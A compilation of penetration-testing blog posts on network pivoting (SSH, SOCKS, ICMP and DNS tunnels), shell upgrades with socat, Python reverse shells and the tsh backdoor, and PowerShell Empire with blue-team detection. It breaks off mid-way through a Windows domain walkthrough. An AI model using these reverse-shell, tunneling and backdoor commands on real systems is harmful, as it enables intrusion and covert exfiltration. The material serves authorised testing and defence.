Penetration testers often traverse logical network boundaries in order to gain access to client's critical infrastracture. Common scenarios include developing the attack into the internal network after successful perimeter breach or gaining access to initialy unroutable network segments after compromising hosts inside the organization. Pivoting is a set of techniques used during red team/pentest engagements which make use of attacker-controlled hosts as logical network hops with the aim of amplifying network visibility. In this post I'll cover common pivoting techniques and tools available.

Contents

Target with public IP

A prevalent scenario. Let's say you find an RCE bug in a web-app accessible from the internet. You upload a shell and want to develop your attack into the internal network. Note that in this specific scenario you should able to bind ports on the compromised host and those ports should be accessible from the external network.

SSH port forwarding

Managed to find credentials to the SSH-service running on the host? Great! Connect to the host as follows:

ssh username@host -D 1080

This will spawn a socks server on the attacker's side (ssh-client side). Welcome to the intranet ;) It is also possible to forward one specific port to a specific host. Let's say you need to access an SMB share in the internal network on host 192.168.1.1.

ssh username@host -L 445:192.168.1.1:445

This way a port 445 will be opened on the attacker's side. Note, that to bind privileged ports (such as 445) you will need root privileges on your machine.

VPN over SSH

Since openssh release 4.3 it is possible to tunnel layer 3 network traffic via an established ssh

channel. This has an advantage over a typical tcp tunnel because you are in control of ip traffic. So, for example, you are able to perform SYN-scan with nmap and use your tools directly without resorting to proxychains or other proxifying tools. It's done via the creation of **tun** devices on client and server side and transferring the data between them over ssh connection. This is quite simple, but you need root on both machines since the creation of tun devices is a privileged operation.
These lines should be present in your /etc/ssh/sshd_config file (server-side):
PermitRootLogin yes
PermitTunnel yes
The following command on the client will create a pair of tun devices on client and server:
ssh username@server -w any:any
The flag -w accepts the number of tun device on each side separated with a colon. It can be set explicitly - -w 0:0 or you can use -w any:any syntax to take the next available tun device.
The tunnel between the tun devices is enabled but the interfaces are yet to be configured. Example of configuring client-side:
ip addr add 1.1.1.2/32 peer 1.1.1.1 dev tun0
Server-side:
ip addr add 1.1.1.1/32 peer 1.1.1.2 dev tun0
Enable ip forwarding and NAT on the server:
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A POSTROUTING -s 1.1.1.2 -o eth0 -j MASQUERADE
Now you can make the peer host 1.1.1.1 your default gateway or route a specific host/network through it:
route add -net 10.0.0.0/16 gw 1.1.1.1
In this example the server's external network interface is eth0 and the newly created tun devices on both sides are tun0.

3proxy

Get it here - https://github.com/z3APA3A/3proxy/releases. This tools works for multiple platforms. There are pre-built binaries for Windows. As for Linux, you will need to build it yourself which is not a rocket science, just ./configure && make :) This tool is a swiss army knife in the proxy world so it has a ton of functionality. I usually use it either as a socks proxy or as a port forwarder.
This tool gets all of its options from config file. To run it:
3proxy.exe config_file
or if you are on a Linux system:
./3proxy config_file
To run 3proxy as a socks5 proxy at port 1080 put the following line in the config:
socks -p1080
Now it's possible to tunnel most of your pentesting tools through this proxy to develop the attack in the internal network. This is just a basic setup which is not very secure. You can play with options to place authentication and/or ip-based access control rules. Go check the full manual here - https://3proxy.ru/howtoe.asp. To tunnel a specific port use the following syntax:
tcppm <localport> <targethost> <targetport>

NAT scenario

This is by far the most common situation I encounter during engagements. The traffic to the target is being forwared on per-port basis. This means that all ports bound other than those being in the port forwarding rules won't be accessible from outside. One possible solution is to initiate a reverse connection. The tools described below will help you with that.

SSH reverse port forwarding /w 3proxy

This pivoting setup looks something like this:
Run 3proxy service with the following config on the target server:
socks -p31337
Create a separate user on the receiving side (attacker's machine).
adduser sshproxy
This user has to be low-privileged and shouldn't have shell privileges. After all, you don't want to get reverse pentested, do ya? :) Edit /etc/passwd and switch shell to /bin/false. It should look like:
root:x:0:0:root:/root:/bin/bash
...
sshproxy:x:1000:1001:,,,:/home/sshproxy:/bin/false
...
Now connect to your server with the newly created user with -R flag. Linux system:
ssh sshproxy@your_server -R 31337:127.0.0.1:31337
For windows you will need to upload plink.exe first. This is a console version of putty. To run it:

plink.exe sshproxy@your_server -R 31337:127.0.0.1:31337
The -R flag allows you to bind port on the server side. All connections to this port will be relayed to a specified port on the client. This way we can run 3proxy socks service on the client side (compromised machine) and access this port on the attacker's host via ssh -R flag.

Rpivot

This is my favorite method of traversing NAT connections. Rpivot is a reverse socks proxy tool that allows you to tunnel traffic via socks proxy. It connects back to your machine and binds a socks proxy on it. It works just like ssh -D but in opposite direction. Server side:
python server.py --proxy-port 1080 --server-port 9999 --server-ip 0.0.0.0
Client side:
python client.py --server-ip <ip> --server-port 9999
As a result, a socks4 proxy service will be bound server side on port 1080.

Exfiltrating from the internal network

Here's a different case. Let's say your social engineering gig ended up placing you in the internal network. You have limited connectivity and ability to execute command on the compromised machine. Of course, if the internet is directly routed and not firewalled you can resort to any technique described above. But if you're not so lucky there're still ways to pivot your way out.

ICMP tunneling

If icmp traffic is allowed to external networks then most likely you can establish an icmp tunnel. The downside is that you will need root/administrator privileges on the target system becase of the necesity to use raw sockets. Check this tool out - http://code.gerade.org/hans/. Personally I've never tried running it on Windows. It works like a charm on Linux tho. Server side command (attacker's machine):
./hans -v -f -s 1.1.1.1 -p P@ssw0rd
The -v flag is for verbosity, the -f flag is to run in foreground and the -s flag's value is the server's ip on the newly created tun interface.
Client side:
./hans -f -c <server_ip> -p P@ssw0rd -v
After successful connection the client should be directly visible at 1.1.1.100:
ping 1.1.1.100
PING 1.1.1.100 (1.1.1.100) 56(84) bytes of data.
64 bytes from 1.1.1.100: icmp_seq=1 ttl=65 time=42.9 ms
Now you can use this machine as gate into the internal network. Use this machine a default gateway or connect to a management interface (ssh/tsh/web shell).

DNS tunneling

If any WAN traffic is blocked but external host names are resolved then there's a possibility of tunneling traffic via DNS queries. You need a domain registered for this technique to work. This manual might help you with setting up your name server.

Iodine

If so happens that you got root access on the server you can try iodine. It works almost like hans icmp tunneling tool - it creates a pair of tun adapters and tunnels data between them as DNS queries. Server side:
iodined -f -c -P P@ssw0rd 1.1.1.1 tunneldomain.com
Client side:
iodine -f -P P@ssw0rd tunneldomain.com -r
Successful connection will yield direct client visibility at address 1.1.1.2. Note, that this tunneling technique is quite slow. Your best bet is to use a compressed ssh connection over the resulting connection:
ssh <user>@1.1.1.2 -C -c blowfish-cbc,arcfour -o CompressionLevel=9 -D 1080

Dnscat2

Dnscat2 establishes C&C channel over recursive DNS queries. This tool doesn't require root/administrator access (works both on windows and linux). It also supports port forwarding. Server side:
ruby ./dnscat2.rb tunneldomain.com
Client side:
./dnscat2 tunneldomain.com
After you receive a connection of server side, you can view the active sessions with windows command:
dnscat2> windows
0 :: main [active]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = tunneldomain.com [*]

1 :: command session (debian)
2 :: sh (debian) [*]
To initiate port forwarding select a command session with session -i <num>:
dnscat2> session -i 1
New window created: 1
New window created: 1
history_size (session) => 1000
This is a command session!
That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.
command session (debian) 1>
Use listen [lhost:]lport rhost:rport command to forward a port:
command session (debian) 1> listen 127.0.0.1:8080 10.0.0.20:80
This will bind port 8080 on the attacker's machine and forward all connections to 10.0.0.20:80.

Corporate HTTP proxy as a way out

HTTP proxies organization place for their employees to access external web-application present a good exfiltration opportunity given you got the right credentials ;)

Rpivot

I already mentioned this tool in the NAT traversal section. It also supports connecting to the outside world via NTLM HTTP proxies. Server side command remains intact, use client-side command as follows:
python client.py --server-ip <rpivot_server_ip> --server-port 9999\
--ntlm-proxy-ip <proxy_ip> --ntlm-proxy-port 8080 --domain CONTOSO.COM\
--username Alice --password P@ssw0rd
Or if you have LM:NT hashes instead of password:
python client.py --server-ip <rpivot_server_ip>\
--server-port 9999 --ntlm-proxy-ip <proxy_ip> --ntlm-proxy-port 8080 --domain CONTOSO.COM\
--username Alice --hashes
9b9850751be2515c8231e5189015bbe6:49ef7638d69a01f26d96ed673bf50c45

Cntlm

Cntlm is the tool of choice for running any non-proxy aware programs over NTLM-proxy. Basically this tool authenticates against a proxy and binds a port locally that is forwarded to the external service you specify. This port bound does not require any authentication so you can use your tools directly (putty/ssh for example). It uses a config file for its operation. Here's a barebones config example to forward port 443 (this port is most likely to be allowed through the proxy):
Username Alice
Password P@ssw0rd
Domain CONTOSO.COM
Proxy 10.0.0.10:8080
Tunnel 2222:<attackers_machine>:443
Run it:
cntlm.exe -c config.conf
Or if you're on Linux:
./cntlm -c config.conf
Now, given you have ssh running on the remote host on port 443, you can launch ssh client (openssh/putty) and connect to local port 2222 to get access to the external machine.

OpenVpn over HTTP proxy

OpenVpn is huge so its configuration from the ground up is out of scope of this post. Just a quick mention - it also supports tunneling tcp connections over NTLM proxies. Add this line to your config file:
http-proxy <proxy_ip> 8080 <file_with_creds> ntlm
Credential file should contain username and password on separate lines. And, yes, you'll need root.

Making use of SOCKS with proxychains

If your program doesn't use raw sockets (nmap syn-scan, for example) then most probably you can use proxychains to force your program though the socks proxy. Edit proxy server in /etc/proxychains.conf:
[ProxyList]
add proxy here ...
meanwile
defaults set to "tor"
socks4 127.0.0.1 3128

All ready. Just prepend proxychains to you favorite pwn tool:
proxychains program_name
Using impacket's psexec.py with proxychains:

DNS with proxychains

Proxychains doesn't follow socks RFC when it comes to resolving hostnames. It intercepts gethostbyname libc call and tunnels tcp DNS request through the socks proxy. The things is, the DNS server is hardcoded to 4.2.2.2. You might want to change the nameserver in order to resolve names on the internal network. A typical scenario is to change the nameserver to domain controller if you are pentesting windows environment. The setup is located at /usr/lib/proxychains3/proxyresolv:

```
#!/bin/sh
# This script is called by proxychains to resolve DNS names
# DNS server used to resolve names
DNS_SERVER=${PROXYRESOLV_DNS:-4.2.2.2}    #change nameserver here
if [ $# = 0 ] ; then
    echo "  usage:"
    echo "      proxyresolv <hostname> "
    exit
fi
```

Beutifying your web shell

This section is not directly related to either pivoting or tunneling but instead describes a way of simplifying your work when developing attack into the internal network. Often, using a web-shell is rather tedious, especially when using programs that expect an interactive command interface. Most likely you will use some workarounds to performs simple tasks, such as passing password to sudo/su or just editing a file. I'm not a big fan of torturing myself, so when there's an oportunity to escalate the web-shell to an interactive shell, I do so :) I won't cover stuff like launching semi-interactive shell using bash/perl/python etc. There's a ton of info on doing so. Check out this reverse shell cheat sheet - http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet.

Python PTY shell

An upgrade from a regular semi-interactive shell. You can execute the following command in your existing shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Or initiate reverse connection:

```
python -c 'import socket,subprocess,os;\
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);\
s.connect(("<attackers_ip>",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);\
os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

Socat

Netcat on steroids! Seriously tho, go check this tool's manual man socat and you'd be amazed what you can do with this tool regarding tunneling. Among other things it can spawn a fully interactive shell, even better than the aforementioned python-pty. The downside is that you most probably will have to build/install this tool on the target server as it is not a default utility in most unix-like distributions.

Bind shell

Set listener:

```
socat TCP-LISTEN:1337,reuseaddr,fork EXEC:bash,pty,stderr,setsid,sigint,sane
```

Connect to the listener:

```
socat FILE:`tty`,raw,echo=0 TCP:<victim_ip>:1337
```

Reverse shell

Set listener:

```
socat TCP-LISTEN:1337,reuseaddr FILE:`tty`,raw,echo=0
```

Connect to attacker's machine:

```
socat TCP4:<attackers_ip>:1337 EXEC:bash,pty,stderr,setsid,sigint,sane
```

Terminal size

By default the terminal size is quite small, as you may notice when launching top command or editing files with a text editor. You can easily change this, use stty -a command to get the size of your regular teminal:

```
$ stty -a
speed 38400 baud; rows 57; columns 211; line = 0;
```

Apply desired size to your socat terminal:

```
$ stty rows 57 cols 211
```

Tsh

Tsh is a small ssh-like backdoor with full-pty terminal and with capability of file transfer. This tool has very small footprint and is easily built on most unix-like systems. Start with editing tsh.h file:

```
#ifndef _TSH_H
#define _TSH_H
char *secret = "never say never say die";
#define SERVER_PORT 22
short int server_port = SERVER_PORT;
/*
#define CONNECT_BACK_HOST  "localhost"
#define CONNECT_BACK_DELAY 30
*/
#define GET_FILE 1
#define PUT_FILE 2
#define RUNSHELL 3
#endif /* tsh.h */
```

Change secret, specify SERVER_PORT. Uncomment and
edit CONNECT_BACK_HOST and CONNECT_BACK_DELAY directives if you want backconnect.
Run make:

```
$ make linux_x64
make        \
 LDFLAGS=" -Xlinker --no-as-needed -lutil" \
 DEFS=" -DLINUX"     \
 tsh tshd
make[1]: Entering directory '/tmp/tsh'
gcc -O3 -W -Wall -DLINUX -c pel.c
gcc -O3 -W -Wall -DLINUX -c aes.c
gcc -O3 -W -Wall -DLINUX -c sha1.c
gcc -O3 -W -Wall -DLINUX -c tsh.c
gcc -Xlinker --no-as-needed -lutil -o tsh pel.o aes.o sha1.o tsh.o
strip tsh
gcc -O3 -W -Wall -DLINUX -c tshd.c
gcc -Xlinker --no-as-needed -lutil -o tshd pel.o aes.o sha1.o tshd.o
strip tshd
make[1]: Leaving directory '/tmp/tsh'
```

Now run ./tshd on server. It will start listening on the specified port. You can connect to it via executing the following command:

```
./tsh host_ip
```

If tsh was compiled with backconnect capability, the tshd daemon will try to connect back to the attacker's machine. To launch listener on attacker's side:

```
$ ./tsh cb
Waiting for the server to connect...
```

To transfer files with tsh:

```
./tsh host_ip get /etc/passwd .
./tsh host_ip put /bin/netcat /tmp
```

From <http://hackingandsecurity.blogspot.com/2017/10/a-red-teamers-guide-to-pivoting.html>

Powershell

Saturday, January 5, 2019 5:09 AM

In my last blog entry I explored some post-exploitation possibilities using PowerShell and Matt Graeber's repository of penetration testing tools, PowerSploit. PowerSploit, like PowerTools, is a set of fantastic scripts capable of accomplishing siloed tasks; however, they lack the modularity and plug-ability of a complete framework. Today I want to talk about a relatively new entrant to the field—PowerShell Empire.

Although Empire is only a couple of months old, the developers (who also worked on Veil) have built an impressive lightweight management architecture that borrows heavily from projects like PowerSploit and PowerTools to create a "pure PowerShell post-exploitation agent built on cryptographically-secure communications and a flexible architecture." While working with it the past couple of days I have found that it has a familiar workflow for those who are accustomed to Metasploit, making it easy to use for penetration testing Windows environments.

I have used Metasploit for many years, dabbled with Core Impact, and explored Armitage/Cobalt Strike at great length. These are all fantastic frameworks that are incredibly extensible, have strong community support and regular development release cycles. But the PowerSploit framework isn't exactly 'built-in' to those solutions (Cobalt Strike allows you to import modules making it perhaps the easiest to extend in terms of PowerShell based attacks). I've had a few conversations recently with people who are unsure about what framework they should be using and my answer is always the same, it depends. What you select is largely dependent on financial limitations and objectives but in the end it is probably best that you get familiar with all of these offerings.

There are a couple of key features in Empire:

- Invoke Expression and Web Client download cradles allow you to stay off disk as much as possible. Evading on-access scanners is crucial and leaving as few forensic artifacts as possible is just good trade-craft.
- The agent beacons in a cryptographically secure manner and in a way that effectively emulates command and control traffic.

As penetration testers our goal should be to effectively mimic real-world attack methodologies, network traffic and end-point activity to provide clients with a set of indicators of compromise that can be effectively used to identify monitoring gaps. Tools like Empire help to push these ideas forward and reduce the latency between attacker innovation and defender evolution.
In this post I want to demonstrate how to use Empire, conduct basic IR memory analysis (in the same format as my previous article) and, more importantly, highlight some discussion around automated detection at the network and host level.

Red Team


I used Kali (2.0) for my server but I'm sure this would work on most Debian based distributions.

```
git clone https://github.com/PowerShellEmpire/Empire.git
cd Empire/setup
./install.sh
```

Simple. To launch Empire, execute the following command from the Empire root directory with the -debug switch enabled to ensure logs are stored for troubleshooting and tracing your activity:

```
./empire -debug
```


Empire uses the concept of listeners, stagers and agents. A listener is a network socket instantiated on the server side that manages connections from infected agents. A stager is the payload you intend to deliver to the victim machine. To access your listeners simply type *'listeners'* to enter the listeners context, followed by *'info'.*




There are a few important values to note here. First, you can specify a KillDate and WorkingHours to limit agent and listener activity based on project limitations. I have certainly worked on a number of engagements in which a client had very specific restrictions about when we could work, which would have proved invaluable.

Second, the DefaultJitter value will help evade solutions that attempt to identify malicious beacon patterns that occur at a constant interval, and imply scripted or machine like activity that obviously stands out from natural human browsing patterns. There is also a DefaultProfile that defines the communication pattern that the agent uses to beacon home, which we will talk more about later.

Third, define variables using *'set [variablename] [value]'* syntax, and activate the listener with the 'execute' command . Type list to verify that the listener is active and a network socket has been opened.
Logically the next step is define a payload and select a payload delivery mechanism.
Type *'usestager'* followed by TAB+TAB to see a list of options.




The two options that are best suited for payload execution are launcher and macro. Launcher will generate a PowerShell one-liner (Base64 encoded or clear text) that automatically sets the required staging key/listener values. Macro creates an office macro with the appropriate callback values to establish a connection with the listener. This can be embedded in an office document and used in social engineering attacks as a payload delivery mechanism.
To select a stager type *'usestager [stagername] [listenername]'* followed by *'execute'*.



In the image above you can see that the listener callback details are embedded in the script, and a (possibly) hard-coded value of /index.asp is used for the agent GET request. The session value for

the agent is included. Base64 encoding the script will turn on the '-Enc' PowerShell flag which will decrypt the payload at run-time making investigation and tractability more difficult (again, simulating a real breach.)
After executing this one-liner on our victim machine you will receive a callback notification that a new connection has been established. You can observe active agents by typing *'agents'* followed by '*list'.*




Now that a connection is established you can type *'interact [agentname]'* to hop into an agent session similar to meterpreter. Enter *'usemodule'* followed by TAB+TAB to see all available options. You can identify privilege escalation opportunities, move laterally, establish persistence, steal tokens/credentials, install key-loggers and run all of the amazing post exploitation tasks available from the PowerSploit/PowerTools exploitation kits. I don't want to go into detail for each of these modules as it is not the intent of this post. I simply wanted to demonstrate how to get up and running to encourage more offensive-security professionals to embrace this tool.


Blue Team

My objective for the defensive aspect of this post is to conduct some high level analysis of the tool itself and the general methods it employs. There are a lot of modules available and of course each of these may leave behind specific indicators of attack/compromise but it's not my goal to go into each of them for this post.

Let's take a look at some of the network traffic first.



We see that after the initial stager is executed our first connection is established. On its own this is an extremely poor indicator. GET requests to /index.asp are going to be very common on any network. However, it does appear to be a hard-coded value and it's important to gather as much information as possible.
After this initial connection a second stage payload is downloaded, key negotiation occurs, an encrypted session is established and the agent starts beaconing. This beacon is characterized by the DefaultProfile variable set for the listener running on the Empire server.



We can see the beacon issues 3 GET requests within a short period of time during a call home interval. The requests are sent to /news.asp, /admin/get.php, /login/process.jsp and have a generic Mozilla User-Agent.
Again, individually each of these actions appears benign and alerting on it would generate a significant number of false positives (which is the intention of the framework.) If we look at this traffic collectively we could design a network IDS rule that alerts when a connection is made to /index.ASP and is followed by at least three GET requests to at least two of the GET requests in the image above.

Moreover, many organizations may issue tight controls around the type of Browser application that can be installed, and it is unlikely to see a Windows server with Firefox running. If you are a system administrator that has implemented application white-listing and your users should only be using IE, the presence of Mozilla/Chrome/Opera UA indicates a policy violation (best case scenario) or a manually crafted UA (worst case possibly indicating malware). In any event, it is possible to at least

use this information to profile other infected hosts even if it doesn't serve as a point of initial detection. It's good to have options.

Of course all of this can be customized in Empire, so from a heuristic perspective I think the important take away really is recognizing the pattern itself and not necessarily the specific implementation of that pattern. That is a little bit esoteric so let's try and gather more information from the host.

Dave recently published a two part series on Windows event monitoring. This is a fantastic starting point for most organizations, especially those who are new to SIEM. I still come across a lot of environments that do not have any formal log management program, let alone a properly deployed SIEM with a good alerting framework that has been adequately tuned. For most companies, implementing monitoring for the event IDs Dave highlighted is a good objective. But for those with a more mature security program, I think it's important to start looking at PowerShell events.

PowerShell 2.0 is the default installed version for Windows 7 and Server 2008 R2 (prior versions do not have PowerShell installed) and unfortunately it does not provide much information from a logging perspective.

There are primarily two log files that are accessible:

- Microsoft Windows PowerShell
- Microsoft Windows PowerShell Operational

It is also possible to enable analytic and debug logging however this is fairly noisy and resource intensive. Open Event Viewer and select View -> Show Analytic and Debug Logs. Then browse Application and Service Logs -> Microsoft -> Windows -> PowerShell and right click Analytic to enable it. I don't think there is a lot of value add here but it can be useful when debugging a script or troubleshooting a problem.

In the 2.0 version of the Microsoft Windows PowerShell Operational log you will have the following events of interest:

- 40961 - Console is starting up
- 40962 - Console is ready for user input

These logs do contain meta information such as the user who performed the event, and the computer it was executed on but it is pretty limited. If you do not use PowerShell in your environment (even small organizations have use cases so this is unlikely) then perhaps alerting on one of these events may be useful but there is very little contextual data stored in the event log to indicate what was done while the console was accessed.

The Microsoft Windows PowerShell log in version 2.0 of PowerShell will often generate these event IDs:


- 600 - Provider Life-cycle
- 400 - Engine Life-cycle
- 403 - Engine Life-cycle

Again these events are fairly nondescript and provide little information.


Event ID 5156 from the Windows Security audit log can provide some additional information regarding network connections if we effectively filter to alert on Outbound, external, connections generated from applications like powershell.exe.

None of these indicators are of any substantial quality, but thankfully Microsoft introduced some improvements in version 3.0 of PowerShell (no additional changes to event logging functionality in version 4.0 or 5.0 unfortunately).


After upgrading to PowerShell version 3.0 you can specify a GPO setting to turn on module logging for Windows PowerShell modules in all sessions of all affected computers. Pipeline execution events for the selected modules will then be recorded in the PowerShell event logs I covered earlier. You can also interactively enable these values as shown below. This is shown in the image below:




If we now execute our PowerShell Empire one-line stager we will have more event log data to work with. Event IDs 4103 and 800 are recorded and contain a veritable wealth of information that can be used to detect suspicious activity.



At this point we can launch Rekall, list processes, identify suspect network connections, dump process memory and perform keyword string searches.





This is a similar workflow to my prior post. In large memory dumps it can be difficult (time consuming) to navigate or CTRL+F search through a document for specific keywords. Mark Russinovich's strings can greatly reduce this work effort but a better solution in my opinion is to write Yara rules and use them in conjunction with Volatility. If you aren't familiar, Yara is a tool designed to help execute binary or textual pattern match searches. It is very easy to write rules as the syntax is easy to pick up. Save the following to a text file with the .YARA extension.

```
rule example : powershell
{
    meta:
        Description = "Look for suspect powershell artificats."
        filetype = "MemoryDump"
        Author = "Greg Carson"
        Date = "09-09-2015"

    strings:
        $s0 = "Invoke-" ascii
        $s1 = "-Enc" ascii
```

```
    condition:
        2 of them
}
```

This can then be imported to perform a search in Volatility:

```
vol.py -f image.raw --profile=Win7SP1x64 yarascan -y yarafilename.yara -p 7860
```

The workflow demonstrated on the Blue Team side of things isn't necessarily in any order. Ideally, you would have a SIEM rule trigger based on a suspicious pipeline execution PowerShell event (that has appropriate filters and suppression enabled), which results in an investigation of network traffic prior to and shortly after the event and is followed by a more thorough live memory forensic analysis of the system and others it may have had contact with. But this may not be possible depending on the environment you find yourself in. It's important not to rely on any one single security solution as the indicators of attack will often exist in many different places and across disparate entities that solve different problems.

EDIT:
@tifkin_ contacted me to mention an additional tool from Mark Russinovich titled 'Sysmon'. It's a little bit outside the scope of this post but the tool itself shows a lot of promise, I'd recommend defenders look into this.

Related Links:
https://technet.microsoft.com/en-us/library/cc749492.aspx
http://plusvic.github.io/yara/
http://www.powershellempire.com/
http://www.rekall-forensic.com/
https://www.blackhat.com/docs/us-14/materials/us-14-Kazanciyan-Investigating-Powershell-Attacks-WP.pdf
https://www.petri.com/enable-powershell-logging
https://technet.microsoft.com/en-us/library/hh857339.aspx
http://learn-powershell.net/2014/08/26/more-new-stuff-in-powershell-v5-extra-powershell-auditing/
https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/

Posted by Greg Carson

From <http://hackingandsecurity.blogspot.com/2017/10/empire-post-exploitation-analysis-with_18.html>

Windows Domain and Pivoting

Saturday, January 5, 2019 5:28 AM

:
+ Active Directory Security (@PyroTek3) - here
+ harmj0y (@harmj0y) - here
+ Exploit-Monday (@mattifestation) - here
+ PowerView - here
+ PowerSploit - here
+ Impacket - here
+ Impacket compiled by maaaaz - here
+ Mimikatz - here
+ Incognito - here
+ Windows Credentials Editor - here
+ Sysinternals Suite - here

Compromising Client 1

As I mentioned earlier, we "found" user credentials for "Client 1" on a network share. Something like this comes to mind.

```
# Mock contents of \\FileServer\Users\bob\Workstations\ErrorLog.bat
@echo off
net use "\\10.0.0.129\C$" /user:bob ImSoSecur3!
if exist "\\10.0.0.129\C$\Program Files\MSBuild\ErrorLog.txt" (
    echo "Sigh, more errors on Client1! Copying.."
    copy "\\10.0.0.129\C$\Program Files\MSBuild\ErrorLog.txt" C:\Users\bob\Logs\Client1\
    del  "\\10.0.0.129\C$\Program Files\MSBuild\ErrorLog.txt"
) else (
    echo "Yaay, no new errors on Client1!"
)
net use "\\10.0.0.129\C$" /delete
```

We can quickly grab some NetBIOS information for the IP specified in the batch script.

```
b33f@CanHazShells ~/Tools# nbtscan -vh 10.0.0.129
Doing NBT name scan for addresses from 10.0.0.129


NetBIOS Name Table for Host 10.0.0.129:

Incomplete packet, 209 bytes long.
Name             Service          Type
----------------------------------------
WIN7-ENT-CLI1    Workstation Service
REDHOOK          Domain Name
WIN7-ENT-CLI1    File Server Service
REDHOOK          Browser Service Elections
REDHOOK          Master Browser
__MSBROWSE__     Master Browser

Adapter address: 00:0c:29:90:d6:6d
----------------------------------------
```

You can do the same thing on Windows with "nbtstat -A IP". We can see that the machine name is WIN7-ENT-CLI1 and that it is connected to the REDHOOK domain.

PsExec:

